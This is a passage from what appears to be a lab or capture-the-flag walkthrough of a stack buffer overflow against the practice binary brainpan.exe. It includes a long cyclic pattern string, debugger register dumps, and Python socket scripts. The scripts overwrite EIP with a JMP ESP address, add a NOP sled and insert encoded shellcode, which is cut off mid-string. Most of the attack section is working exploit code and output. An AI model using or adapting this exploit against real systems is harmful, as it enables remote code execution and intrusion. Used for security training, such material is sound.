6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk6Gk7Gk8Gk9Gl0Gl1Gl2Gl3Gl4Gl5Gl6Gl7Gl8Gl9Gm0Gm1Gm2Gm3Gm4Gm5Gm6Gm7Gm8Gm9Gn0Gn1Gn2Gn3Gn4Gn5Gn6Gn7Gn8Gn9Go0Go1Go2Go3Go4Go5Go6Go7Go8Go9Gp0Gp1Gp2Gp3Gp4Gp5Gp6Gp7Gp8Gp9Gq0Gq1Gq2Gq3Gq4Gq5Gq6Gq7Gq8Gq9Gr0Gr1Gr2Gr3Gr4Gr5Gr6Gr7Gr8Gr9Gs0Gs1Gs2Gs3Gs4Gs5Gs6Gs7Gs8Gs9Gt0Gt1Gt2Gt3Gt4Gt5Gt6Gt7Gt8Gt9Gu0Gu1Gu2Gu3Gu4Gu5Gu6Gu7Gu8Gu9Gv0Gv1Gv2Gv3Gv4Gv5Gv6Gv7Gv8Gv9Gw0Gw1Gw2Gw3Gw4Gw5Gw6Gw7Gw8Gw9Gx0Gx1Gx2Gx3Gx4Gx5Gx6Gx7Gx8Gx9Gy0Gy1Gy2Gy3Gy4Gy5Gy6Gy7Gy8Gy9Gz0Gz1Gz2Gz3Gz4Gz5Gz6Gz7Gz8Gz9Ha0Ha1Ha2Ha3Ha4Ha5Ha6Ha7Ha8Ha9Hb0Hb1Hb2Hb3Hb4Hb5Hb6Hb7Hb8Hb9Hc0Hc1Hc2Hc3Hc4Hc5Hc6Hc7Hc8Hc9Hd0Hd1Hd2Hd3Hd4Hd5Hd6Hd7Hd8Hd9He0He1He2He3He4He5He6He7He8He9Hf0Hf1Hf2Hf3Hf4Hf5Hf6Hf7Hf8Hf9Hg0Hg1Hg2Hg3Hg4Hg5Hg6Hg7Hg8Hg9Hh0Hh1Hh2Hh3Hh4Hh5Hh6Hh7Hh8Hh9Hi0Hi1Hi2Hi3Hi4Hi5Hi6Hi7Hi8Hi9Hj0Hj1Hj2Hj3Hj4Hj5Hj6Hj7Hj8Hj9Hk0Hk1Hk2Hk3Hk4Hk5Hk6Hk7Hk8Hk9Hl0Hl1Hl2Hl3Hl4Hl5Hl6Hl7Hl8Hl9Hm0Hm1Hm2Hm3Hm4Hm5Hm6Hm7Hm8Hm9Hn0Hn1Hn2Hn3Hn4Hn5Hn6Hn7Hn8Hn9Ho0Ho1Ho2Ho3Ho4Ho5Ho6Ho7Ho8Ho9Hp0Hp1Hp2Hp3Hp4Hp5Hp6Hp7Hp8Hp9Hq0Hq1Hq2Hq3Hq4Hq5Hq6Hq7Hq8Hq9Hr0Hr1Hr2Hr3Hr4Hr5Hr6Hr7Hr8Hr9Hs0Hs1Hs2Hs3Hs4Hs5Hs6Hs7Hs8Hs9Ht0Ht1Ht2Ht3Ht4Ht5Ht6Ht7Ht8Ht9Hu0Hu1Hu2Hu3Hu4Hu5Hu6Hu7Hu8Hu9Hv0Hv1Hv2Hv3Hv4Hv5Hv6Hv7Hv8Hv9Hw0Hw1Hw2Hw3Hw4Hw5Hw6Hw7Hw8Hw9Hx0Hx1Hx2Hx3Hx4Hx5Hx6Hx7Hx8Hx9Hy0Hy1Hy2Hy3Hy4Hy5Hy6Hy7Hy8Hy9Hz0Hz1Hz2Hz3Hz4Hz5Hz6Hz7Hz8Hz9Ia0Ia1Ia2Ia3Ia4Ia5Ia6Ia7Ia8Ia9Ib0Ib1Ib2Ib3Ib4Ib5Ib6Ib7Ib8Ib9Ic0Ic1Ic2Ic3Ic4Ic5Ic6Ic7Ic8Ic9Id0Id1Id2Id3Id4Id5Id6Id7Id8Id9Ie0Ie1Ie2Ie3Ie4Ie5Ie6Ie7Ie8Ie9If0If1If2If3If4If5If6If7If8If9Ig0Ig1Ig2Ig3Ig4Ig5Ig6Ig7Ig8Ig9Ih0Ih1Ih2Ih3Ih4Ih5Ih6Ih7Ih8Ih9Ii0Ii1Ii2Ii3Ii4Ii5Ii6Ii7Ii8Ii9Ij0Ij1Ij2Ij3Ij4Ij5Ij6Ij7Ij8Ij9Ik0Ik1Ik2Ik3Ik4Ik5Ik6Ik7Ik8Ik9Il0Il1Il2Il3Il4Il5Il6Il7Il8Il9Im0Im1Im2Im3Im4Im5Im6Im7Im8Im9In0In1In2In3In4In5In6In7In8In9Io0Io1Io2Io3Io4Io5Io6Io7Io8Io9Ip0Ip1Ip2Ip3Ip4Ip5Ip6Ip7Ip8Ip9Iq0Iq1Iq2Iq3Iq4Iq5Iq6Iq7Iq8Iq9Ir0Ir1Ir2Ir3Ir4Ir5Ir6Ir7Ir8Ir9Is0Is1Is2Is3Is4Is5Is6Is7Is8Is9It0It1It2It3It4It5It6It7It8It9Iu0Iu1Iu2Iu3Iu4Iu5Iu6Iu7Iu8Iu9Iv0Iv1Iv2Iv3Iv4Iv5Iv6Iv7Iv8Iv9Iw0Iw1Iw2Iw3Iw4Iw5Iw6Iw7Iw8Iw9Ix0Ix1Ix2Ix3Ix4Ix5Ix6Ix7Ix8Ix9Iy0Iy1Iy2Iy3Iy4Iy5Iy6Iy7Iy8Iy9Iz0Iz1Iz2Iz3Iz4Iz5Iz6Iz7Iz8Iz9Ja0Ja1Ja2Ja3Ja4Ja5Ja6Ja7Ja8Ja9Jb0Jb1Jb2Jb3Jb4Jb5Jb6Jb7Jb8Jb9Jc0Jc1Jc2Jc3Jc4Jc5Jc6Jc7Jc8Jc9Jd0Jd1Jd2Jd3Jd4Jd5Jd6Jd7Jd8Jd9Je0Je1Je2Je3Je4Je5Je6Je7Je8Je9Jf0Jf1Jf2Jf3Jf4Jf5Jf6Jf7Jf8Jf9Jg0Jg1Jg2Jg3Jg4Jg5Jg6Jg7Jg8Jg9Jh0Jh1Jh2Jh3Jh4Jh5Jh6Jh7Jh8Jh9Ji0Ji1Ji2Ji3Ji4Ji5Ji6Ji7Ji8Ji9Jj0Jj1Jj2Jj3Jj4Jj5Jj6Jj7Jj8Jj9Jk0Jk1Jk2Jk3Jk4Jk5Jk6Jk7Jk8Jk9Jl0Jl1Jl2Jl3Jl4Jl5Jl6Jl7Jl8Jl9Jm0Jm1Jm2Jm3Jm4Jm5Jm6Jm7Jm8Jm9Jn0Jn1Jn2Jn3Jn4Jn5Jn6Jn7Jn8Jn9Jo0Jo1Jo2Jo3Jo4Jo5Jo6Jo7Jo8Jo9Jp0Jp1Jp2Jp3Jp4Jp5Jp6Jp7Jp8Jp9Jq0Jq1Jq2Jq3Jq4Jq5Jq6Jq7Jq8Jq9Jr0Jr1Jr2Jr3Jr4Jr5Jr6Jr7Jr8Jr9Js0Js1Js2Js3Js4Js5Js6Js7Js8Js9Jt0Jt1Jt2Jt3Jt4Jt5Jt6Jt7Jt8Jt9Ju0Ju1Ju2Ju3Ju4Ju5Ju6Ju7Ju8Ju9Jv0Jv1Jv2Jv3Jv4Jv5Jv6Jv7Jv8Jv9Jw0Jw1Jw2Jw3Jw4Jw5Jw6Jw7Jw8Jw9Jx0Jx1Jx2Jx3Jx4Jx5Jx6Jx7Jx8Jx9Jy0Jy1Jy2Jy3Jy4Jy5Jy6Jy7Jy8Jy9Jz0Jz1Jz2Jz3Jz4Jz5Jz6Jz7Jz8Jz9Ka0Ka1Ka2Ka3Ka4Ka5Ka6Ka7Ka8Ka9Kb0Kb1Kb2Kb3Kb4Kb5Kb6Kb7Kb8Kb9Kc0Kc1Kc2Kc3Kc4Kc5Kc6Kc7Kc8Kc9Kd0Kd1Kd2Kd3Kd4Kd5Kd6Kd7Kd8Kd9Ke0Ke1Ke2Ke3Ke4Ke5Ke6Ke7Ke8Ke9Kf0Kf1Kf2Kf3Kf4Kf5Kf6Kf7Kf8Kf9Kg0Kg1Kg2Kg3Kg4Kg5Kg6Kg7Kg8Kg9Kh0Kh1Kh2Kh3Kh4Kh5Kh6Kh7Kh8Kh9Ki0Ki1Ki2Ki3Ki4Ki5Ki6Ki7Ki8Ki9Kj0Kj1Kj2Kj3Kj4Kj5Kj6Kj7Kj8Kj9Kk0Kk1Kk2Kk3Kk4Kk5Kk6Kk7Kk8Kk9Kl0Kl1Kl2Kl3Kl4Kl5Kl6Kl7Kl8Kl9Km0Km1Km2Km3Km4Km5Km6Km7Km8Km9Kn0Kn1Kn2Kn3Kn4Kn5Kn6Kn7Kn8Kn9Ko0Ko1Ko2Ko3Ko4Ko5Ko6Ko7Ko8Ko9Kp0Kp1Kp2Kp3Kp4Kp5Kp6Kp7Kp8Kp9Kq0Kq1Kq2Kq3Kq4Kq5Kq6Kq7Kq8Kq9Kr0Kr1Kr2Kr3Kr4Kr5Kr6Kr7Kr8Kr9Ks0Ks1Ks2Ks3Ks4Ks5Ks6Ks7Ks8Ks9Kt0Kt1Kt2Kt3Kt4Kt5Kt6Kt7Kt8Kt9Ku0Ku1Ku2Ku3Ku4Ku5Ku6Ku7Ku8Ku9Kv0Kv1Kv2Kv3Kv4Kv5Kv6Kv7Kv8Kv9Kw0Kw1Kw2Kw3Kw4Kw5Kw6Kw7Kw8Kw9Kx0Kx1Kx2Kx3Kx4Kx5Kx6Kx7Kx8Kx9Ky0Ky1Ky2Ky3Ky4Ky5Ky6Ky7Ky8Ky9Kz0Kz1Kz2Kz3Kz4Kz5Kz6Kz7Kz8Kz9La0La1La2La3La4La5La6La7La8La9Lb0Lb1Lb2Lb3Lb4Lb5Lb6Lb7Lb8Lb9Lc0Lc1Lc2Lc3Lc4Lc5Lc6Lc7Lc8Lc9Ld0Ld1Ld2Ld3Ld4Ld5Ld6Ld7Ld8Ld9Le0Le1Le2Le3Le4Le5Le6Le7Le8Le9Lf0Lf1Lf2Lf3Lf4Lf5Lf6Lf7Lf8Lf9Lg0Lg1Lg2Lg3Lg4Lg5Lg6Lg7Lg8Lg9Lh0Lh1Lh2Lh3Lh4Lh5Lh6Lh7Lh8Lh9Li0Li1Li2Li3Li4Li5Li6Li7Li8Li9Lj0Lj1Lj2Lj3Lj4Lj5Lj6Lj7Lj8Lj9Lk0Lk1Lk2Lk3Lk4Lk5Lk6Lk7Lk8Lk9Ll0Ll1Ll2Ll3Ll4Ll5Ll6Ll7Ll8Ll9Lm0Lm1Lm2Lm3Lm4Lm5Lm6Lm7Lm8Lm9Ln0Ln1Ln2Ln3Ln4Ln5Ln6Ln7Ln8Ln9Lo0Lo1Lo2Lo3Lo4Lo5Lo6Lo7Lo8Lo9Lp0Lp1Lp2Lp3Lp4Lp5Lp6Lp7Lp8Lp9Lq0Lq1Lq2Lq3Lq4Lq5Lq6Lq7Lq8Lq9Lr0Lr1Lr2Lr3Lr4Lr5Lr6Lr7Lr8Lr9Ls0Ls1Ls2Ls3Ls4Ls5Ls6Ls7Ls8Ls9Lt0Lt1Lt2Lt3Lt4Lt5Lt6Lt7Lt8Lt9Lu0Lu1Lu2Lu3Lu4Lu5Lu6Lu7Lu8Lu9Lv0Lv1Lv2Lv3Lv4Lv5Lv6Lv7Lv8Lv9Lw0Lw1Lw2Lw3Lw4Lw5Lw6Lw7Lw8Lw9Lx0Lx1Lx2Lx3Lx4Lx5Lx6Lx7Lx8Lx9Ly0Ly1Ly2Ly3Ly4Ly5Ly6Ly7Ly8Ly9Lz0Lz1Lz2Lz3Lz4Lz5Lz6Lz7Lz8Lz9Ma0Ma1Ma2Ma3Ma4Ma5Ma6Ma7Ma8Ma9Mb0Mb1Mb2Mb3Mb4Mb5Mb6Mb7Mb8Mb9Mc0Mc1Mc2Mc3Mc4Mc5Mc6Mc7Mc8Mc9Md0Md1Md2Md3Md4Md5Md6Md7Md8Md9Me0Me1Me2Me3Me4Me5Me6Me7Me8Me9Mf0Mf1Mf2Mf3Mf4Mf5Mf6Mf7Mf8Mf9Mg0Mg1Mg2Mg3Mg4Mg5Mg6Mg7Mg8Mg9Mh0Mh1Mh2Mh3Mh4Mh5Mh6Mh7Mh8Mh9Mi0Mi1Mi2Mi3Mi4Mi5Mi6Mi7Mi8Mi9Mj0Mj1Mj2Mj3Mj4Mj5Mj6Mj7Mj8Mj9Mk0Mk1Mk2Mk3Mk4Mk5Mk6Mk7Mk8Mk9Ml0Ml1Ml2Ml3Ml4Ml5Ml6Ml7Ml8Ml9Mm0Mm1Mm2Mm3Mm4Mm5Mm6Mm7Mm8Mm9Mn0Mn1Mn2Mn3Mn4Mn5Mn6Mn7Mn8Mn9Mo0Mo1Mo2Mo3Mo4Mo5Mo6Mo7Mo8Mo9Mp0Mp1Mp2Mp3Mp4Mp5Mp6Mp7Mp8Mp9Mq0Mq1Mq2Mq3Mq4Mq5Mq6Mq7Mq8Mq9Mr0Mr1Mr2Mr3Mr4Mr5Mr6Mr7Mr8Mr9Ms0Ms1Ms2Ms3Ms4Ms5Ms6Ms7Ms8Ms9Mt0Mt1Mt2Mt3Mt4Mt5Mt6Mt7Mt8Mt9Mu0Mu1Mu2Mu3Mu4Mu5Mu6Mu7Mu8Mu9Mv0Mv1Mv2Mv3Mv4Mv5Mv6Mv7Mv8Mv9Mw0Mw1Mw2Mw3Mw4Mw5Mw6Mw7Mw8Mw9Mx0Mx1Mx2Mx3Mx4Mx5Mx6Mx7Mx8Mx9My0My1My2My3My4My5My6My7My8My9Mz0Mz1Mz2Mz3Mz4Mz5Mz6Mz7Mz8Mz9Na0Na1Na2Na3Na4Na5Na6Na7Na8Na9Nb0Nb1Nb2Nb3Nb4Nb5Nb6Nb7Nb8Nb9Nc0Nc1Nc2Nc3Nc4Nc5Nc6Nc7Nc8Nc9Nd0Nd1Nd2Nd3Nd4Nd5Nd6Nd7Nd8Nd9Ne0Ne1Ne2Ne3Ne4Ne5Ne6Ne7Ne8Ne9Nf0Nf1Nf2Nf3Nf4Nf5Nf6Nf7Nf8Nf9Ng0Ng1Ng2Ng3Ng4Ng5Ng6Ng7Ng8Ng9Nh0Nh1Nh2Nh3Nh4Nh5Nh6Nh7Nh8Nh9Ni0Ni1Ni2Ni3Ni4Ni5Ni6Ni7Ni8Ni9Nj0Nj1Nj2Nj3Nj4Nj5Nj6Nj7Nj8Nj9Nk0Nk1Nk2Nk3Nk4Nk5Nk6Nk7Nk8Nk9Nl0Nl1Nl2Nl3Nl4Nl5Nl6Nl7Nl8Nl9Nm0Nm1Nm2Nm3Nm4Nm5Nm6Nm7Nm8Nm9Nn0Nn1Nn2Nn3Nn4Nn5Nn6Nn7Nn8Nn9No0No1No2No3No4No5No6No7No8No9Np0Np1Np2Np3Np4Np5Np6Np7Np8Np9Nq0Nq1Nq2Nq3Nq4Nq5Nq6Nq7Nq8Nq9Nr0Nr1Nr2Nr3Nr4Nr5Nr6Nr7Nr8Nr9Ns0Ns1Ns2Ns3Ns4Ns5Ns6Ns7Ns8Ns9Nt0Nt1Nt2Nt3Nt4Nt5Nt6Nt7Nt8Nt9Nu0Nu1Nu2Nu3Nu4Nu5Nu6Nu7Nu8Nu9Nv0Nv1Nv2Nv3Nv4Nv5Nv6Nv7Nv8Nv9Nw0Nw1Nw2Nw3Nw4Nw5Nw6Nw7Nw8Nw9Nx0Nx1Nx2Nx3Nx4Nx5Nx6Nx7Nx8Nx9Ny0Ny1Ny2Ny3Ny4Ny5Ny6Ny7Ny8Ny9Nz0Nz1Nz2Nz3Nz4Nz5Nz6Nz7Nz8Nz9Oa0Oa1Oa2Oa3Oa4Oa5Oa6Oa7Oa8Oa9Ob0Ob1Ob2Ob3Ob4Ob5Ob6Ob7Ob8Ob9Oc0Oc1Oc2Oc3Oc4Oc5Oc6Oc7Oc8Oc9Od0Od1Od2Od3Od4Od5Od6Od7Od8Od9Oe0Oe1Oe2Oe3Oe4Oe5Oe6Oe7Oe8Oe9Of0Of1Of2Of3Of4Of5Of6Of7Of8Of9Og0Og1Og2Og3Og4Og5Og6Og7Og8Og9Oh0Oh1Oh2Oh3Oh4Oh5Oh6Oh7Oh8Oh9Oi0Oi1Oi2Oi3Oi4Oi5Oi6Oi7Oi8Oi9Oj0Oj1Oj2Oj3Oj4Oj5Oj6Oj7Oj8Oj9Ok0Ok1Ok2Ok3Ok4Ok5Ok6Ok7Ok8Ok9Ol0Ol1Ol2Ol3Ol4Ol5Ol6Ol7Ol8Ol9Om0Om1Om2Om3Om4Om5Om6Om7Om8Om9On0On1On2On3On4On5On6On7On8On9Oo0Oo1Oo2Oo3Oo4Oo5Oo6Oo7Oo8Oo9Op0Op1Op2Op3Op4Op5Op6Op7Op8Op9Oq0Oq1Oq2Oq3Oq4Oq5Oq6Oq7Oq8Oq9Or0Or1Or2Or3Or4Or5Or6Or7Or8Or9Os0Os1Os2Os3Os4Os5Os6Os7Os8Os9Ot0Ot1Ot2Ot3Ot4Ot5Ot6Ot7Ot8Ot9Ou0Ou1Ou2Ou3Ou4Ou5Ou6Ou7Ou8Ou9Ov0Ov1Ov2Ov3Ov4Ov5Ov6Ov7Ov8Ov9Ow0Ow1Ow2Ow3Ow4Ow5Ow6Ow7Ow8Ow9Ox0Ox1Ox2Ox3Ox4Ox5Ox6Ox7Ox8Ox9Oy0Oy1Oy2Oy3Oy4Oy5Oy6Oy7Oy8Oy9Oz0Oz1Oz2Oz3Oz4Oz5Oz6Oz7Oz8Oz9Pa0Pa1Pa2Pa3Pa4Pa5Pa6Pa7Pa8Pa9Pb0Pb1Pb2Pb3Pb4Pb5Pb6Pb7Pb8Pb9Pc0Pc1Pc2Pc3Pc4Pc5Pc6Pc7Pc8Pc9Pd0Pd1Pd2Pd3Pd4Pd5Pd6Pd7Pd8Pd9Pe0Pe1Pe2Pe3Pe4Pe5Pe6Pe7Pe8Pe9Pf0Pf1Pf2Pf3Pf4Pf5Pf6Pf7Pf8Pf9Pg0Pg1Pg2Pg3Pg4Pg5Pg6Pg7Pg8Pg9Ph0Ph1Ph2Ph3Ph4Ph5Ph6Ph7Ph8Ph9Pi0Pi1Pi2Pi3Pi4Pi5Pi6Pi7Pi8Pi9Pj0Pj1Pj2Pj3Pj4Pj5Pj6Pj7Pj8Pj9Pk0Pk1Pk2Pk3Pk4Pk5Pk6Pk7Pk8Pk9Pl0Pl1Pl2Pl3Pl4Pl5Pl6Pl7Pl8Pl9Pm0Pm1Pm2Pm3Pm4Pm5Pm6Pm7Pm8Pm9Pn0Pn1Pn2Pn3Pn4Pn5Pn6Pn7Pn8Pn9Po0Po1Po2Po3Po4Po5Po6Po7Po8Po9Pp0Pp1Pp2Pp3Pp4Pp5Pp6Pp7Pp8Pp9Pq0Pq1Pq2Pq3Pq4Pq5Pq6Pq7Pq8Pq9Pr0Pr1Pr2Pr3Pr4Pr5Pr6Pr7Pr8Pr9Ps0Ps1Ps2Ps3Ps4Ps5Ps6Ps7Ps8Ps9Pt0Pt1Pt2Pt3Pt4Pt5Pt6Pt7Pt8Pt9Pu0Pu1Pu2Pu3Pu4Pu5Pu6Pu7Pu8Pu9Pv0Pv1Pv2Pv3Pv4Pv5Pv6Pv7Pv8Pv9Pw0Pw1Pw2Pw3Pw4Pw5Pw6Pw7Pw8Pw9Px0Px1Px2Px3Px4Px5Px6Px7Px8Px9Py0Py1Py2Py3Py4Py5Py6Py7Py8Py9Pz0Pz1Pz2Pz3Pz4Pz5Pz6Pz7Pz8Pz9Qa0Qa1Qa2Qa3Qa4Qa5Qa6Qa7Qa8Qa9Qb0Qb1Qb2Qb3Qb4Qb5Qb6Qb7Qb8Qb9Qc0Qc1Qc2Qc3Qc4Qc5Qc6Qc7Qc8Qc9Qd0Qd1Qd2Qd3Qd4Qd5Qd6Qd7Qd8Qd9Qe0Qe1Qe2Qe3Qe4Qe5Qe6Qe7Qe8Qe9Qf0Qf1Qf2Qf3Qf4Qf5Qf6Qf7Qf8Qf9Qg0Qg1Qg2Qg3Qg4Qg5Qg6Qg7Qg8Qg9Qh0Qh1Qh2Qh3Qh4Qh5Qh6Qh7Qh8Qh9Qi0Qi1Qi2Qi3Qi4Qi5Qi6Qi7Qi8Qi9Qj0Qj1Qj2Qj3Qj4Qj5Qj6Qj7Qj8Qj9Qk0Qk1Qk2Qk3Qk4Qk5Qk6Qk7Qk8Qk9Ql0Ql1Ql2Ql3Ql4Ql5Ql6Ql7Ql8Ql9Qm0Qm1Qm2Qm3Qm4Qm5Qm6Qm7Qm8Qm9Qn0Qn1Qn2Qn3Qn4Qn5Qn6Qn7Qn8Qn9Qo0Qo1Qo2Qo3Qo4Qo5Qo6Qo7Qo8Qo9Qp0Qp1Qp2Qp3Qp4Qp5Qp6Qp7Qp8Qp9Qq0Qq1Qq2Qq3Qq4Qq5Qq6Qq7Qq8Qq9Qr0Qr1Qr2Qr3Qr4Qr5Qr6Qr7Qr8Qr9Qs0Qs1Qs2Qs3Qs4Qs5Qs6Qs7Qs8Qs9Qt0Qt1Qt2Qt3Qt4Qt5Qt6Qt7Qt8Qt9Qu0Qu1Qu2Qu3Qu4Qu5Qu6Qu7Qu8Qu9Qv0Qv1Qv2Qv3Qv4Qv5Qv6Qv7Qv8Qv9Qw0Qw1Qw2Qw3Qw4Qw5Qw6Qw7Qw8Qw9Qx0Qx1Qx2Qx3Qx4Qx5Qx6Qx7Qx8Qx9Qy0Qy1Qy2Qy3Qy4Qy5Qy6Qy7Qy8Qy9Qz0Qz1Qz2Qz3Qz4Qz5Qz6Qz7Qz8Qz9Ra0Ra1Ra2Ra3Ra4Ra5Ra6Ra7Ra8Ra9Rb0Rb1Rb2Rb3Rb4Rb5Rb6Rb7Rb8Rb9Rc0Rc1Rc2Rc3Rc4Rc5Rc6Rc7Rc8Rc9Rd0Rd1Rd2Rd3Rd4Rd5Rd6Rd7Rd8Rd9Re0Re1Re2Re3Re4Re5Re6Re7Re8Re9Rf0Rf1Rf2Rf3Rf4Rf5Rf6Rf7Rf8Rf9Rg0Rg1Rg2Rg3Rg4Rg5Rg6Rg7Rg8Rg9Rh0Rh1Rh2Rh3Rh4Rh5Rh6Rh7Rh8Rh9Ri0Ri1Ri2Ri3Ri4Ri5Ri6Ri7Ri8Ri9Rj0Rj1Rj2Rj3Rj4Rj5Rj6Rj7Rj8Rj9Rk0Rk1Rk2Rk3Rk4Rk5Rk6Rk7Rk8Rk9Rl0Rl1Rl2Rl3Rl4Rl5Rl6Rl7Rl8Rl9Rm0Rm1Rm2Rm3Rm4Rm5Rm6Rm7Rm8Rm9Rn0Rn1Rn2Rn3Rn4Rn5Rn6Rn7Rn8Rn9Ro0Ro1Ro2Ro3Ro4Ro5Ro6Ro7Ro8Ro9Rp0Rp1Rp2Rp3Rp4Rp5Rp6Rp7Rp8Rp9Rq0Rq1Rq2Rq3Rq4Rq5Rq6Rq7Rq8Rq9Rr0Rr1Rr2Rr3Rr4Rr5Rr6Rr7Rr8Rr9Rs0Rs1Rs2Rs3Rs4Rs5Rs6Rs7Rs8Rs9Rt0Rt1Rt2Rt3Rt4Rt5Rt6Rt7Rt8Rt9Ru0Ru1Ru2Ru3Ru4Ru5Ru6Ru7Ru8Ru9Rv0Rv1Rv2Rv3Rv4Rv5Rv6Rv7Rv8Rv9Rw0Rw1Rw2Rw3Rw4Rw5Rw6Rw7Rw8Rw9Rx0Rx1Rx2Rx3Rx4Rx5Rx6Rx7Rx8Rx9Ry0Ry1Ry2Ry3Ry4Ry5Ry6Ry7Ry8Ry9Rz0Rz1Rz2Rz3Rz4Rz5Rz6Rz7Rz8Rz9Sa0Sa1Sa2Sa3Sa4Sa5Sa6Sa7Sa8Sa9Sb0Sb1Sb2Sb3Sb4Sb5Sb6Sb7Sb8Sb9Sc0Sc1Sc2Sc3Sc4Sc5Sc6Sc7Sc8Sc9Sd0Sd1Sd2Sd3Sd4Sd5Sd6Sd7Sd8Sd9Se0Se1Se2Se3Se4Se5Se6Se7Se8Se9Sf0Sf1Sf2Sf3Sf4Sf5Sf6Sf7Sf8Sf9Sg0Sg1Sg2Sg3Sg4Sg5Sg6Sg7Sg8Sg9Sh0Sh1Sh2Sh3Sh4Sh5Sh6Sh7Sh8Sh9Si0Si1Si2Si3Si4Si5Si6Si7Si8Si9Sj0Sj1Sj2Sj3Sj4Sj5Sj6Sj7Sj8Sj9Sk0Sk1Sk2Sk3Sk4Sk5Sk6Sk7Sk8Sk9Sl0Sl1Sl2Sl3Sl4Sl5Sl6Sl7Sl8Sl9Sm0Sm1Sm2Sm3Sm4Sm5Sm6Sm
```



```
(kali㉿kali)-[~]
$ cd /usr/share/metasploit-framework/tools/exploit/

(kali㉿kali)-[/usr/share/metasploit-framework/tools/exploit]
$ ./pattern_offset.rb -q 35724134
[*] Exact match at offset 524
```

- So the offset = **524**
- We must now update the attack string with the offset to the EIP
 - **cd ~kali**
 - **vi requestS.py**
 - **Modify the code** to the below code snippet, the changes made are the offsetJunk and the EIP, as well as the s.sendall statement

```
import socket
host = "192.168.78.3"
port = 9999
```

```
offsetJunk = "A"*524
EIP = "BBBB"
payload = "C"*500
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
print s.recv(1024)
```

```
s.sendall(offsetJunk+EIP+payload)
```


```
print s.recv(1024)
```

- Execute the script to find in the windows machine that the EIP has been overwritten with 42424242 i.e. BBBB.

[illegible]

```
Registers (FPU)
EAX  FFFFFFFF
ECX  3117303F AS
EDX  0022F720 AS
EBX  7FFDA000
ESP  0022F900 AS
EBP  41414141
ESI  00000000
EDI  00000000
EIP  42424242
```

- Must now find the JMP ESP (explanation found here <https://security.stackexchange.com/questions/157478/why-jmp-esp-instead-of-directly-jumping-into-the-stack>)
- Need to find an instruction in the assembly code for: jmp esp, call esp, or push esp; ret.
- In immunity debugger:
 - Go to **View** → **Executable Modules** and select the file i.e. brainpan.exe
 - Right click and select “**Search -> Command**”
 - Enter the command **JMP ESP**



- The address of the JMP ESP is input backwards so:
 - The address **311712F3** would be
 - **\xf3\x12\x17\x31**.
- Update our payload code to the below code:

```
import socket
host = "192.168.78.3"
port = 9999
```


```
offsetJunk = "A"*524
EIP = "\xf3\x12\x17\x31"
payload = "C"*10 + "D"*10
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
print s.recv(1024)
```

```
s.sendall(offsetJunk+EIP+payload)
```

```
print s.recv(1024)
```

- Sending the above payload gives us the following registers



- **ESP** is overwritten with 10 D's
- This means that the first 10 C's must be changed to NO-OP (\x90)
 - If there were C's inside the ESP we would need to configure it so that they were all D's and figure out how many C's we would need to be changed to NO-OP to not, NO-OP inside the ESP.
- **Change C's within the python exploit to "\x90"s**

```

offsetJunk = "A"*524
EIP = "\xf3\x12\x17\x31"
noOps = "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
payload = "\xdb\xd1\xbd\xd8\x60\xef\xc2\xd9\x74\x24\xf4\x5b\x2b\xc9\xb1\x52\x83\xeb\xfc\x31\x6b\x13\x03\xb3\x73\x0d\x37\xbf\x9c\x53\xb8\x3f\x5d\x34\x30\xda\x6c\x74\x26\xaf\xdf\x44\x2c\xfd\xd3\x2f\x60\x15\x67\x5d\xad\x1a\xc0\xe8\x8b\x15\xd1\x41\xef\x34\x51\x98\x3c\x96\x68\x53\x31\xd7\xad\x8e\xb8\x85\x66\xc4\x6f\x39\x02\x90\xb3\xb2\x58\x34\xb4\x27\x28\x37\x95\xf6\x22\x6e\x35\xf9\xe7\x1a\x7c\xe1\xe4\x27\x36\x9a\xdf\xdc\x9c\x4a\x2e\x1c\x65\xb3\x9e\xef\x77\xf4\x19\x10\x02\x0c\x5a\xad\x15\xcb\x20\x69\x93\xcf\x83\xfa\x03\x2b\x35\x2e\xd5\xb8\x39\x9b\x91\xe6\x5d\x1a\x75\x9d\x5a\x97\x78\x71\xeb\xe3\x5e\x55\xb7\xb0\xff\xcc\x1d\x16\xff\x0e\xfe\xc7\xa5\x45\x13\x13\xd4\x04\x7c\xd0\xd5\xb6\x7c\x7e\x6d\xc5\x4e\x21\xc5\x41\xe3\xaa\xc3\x96\x04\x81\xb4\x08\xfb\x2a\xc5\x01\x38\x7e\x95\x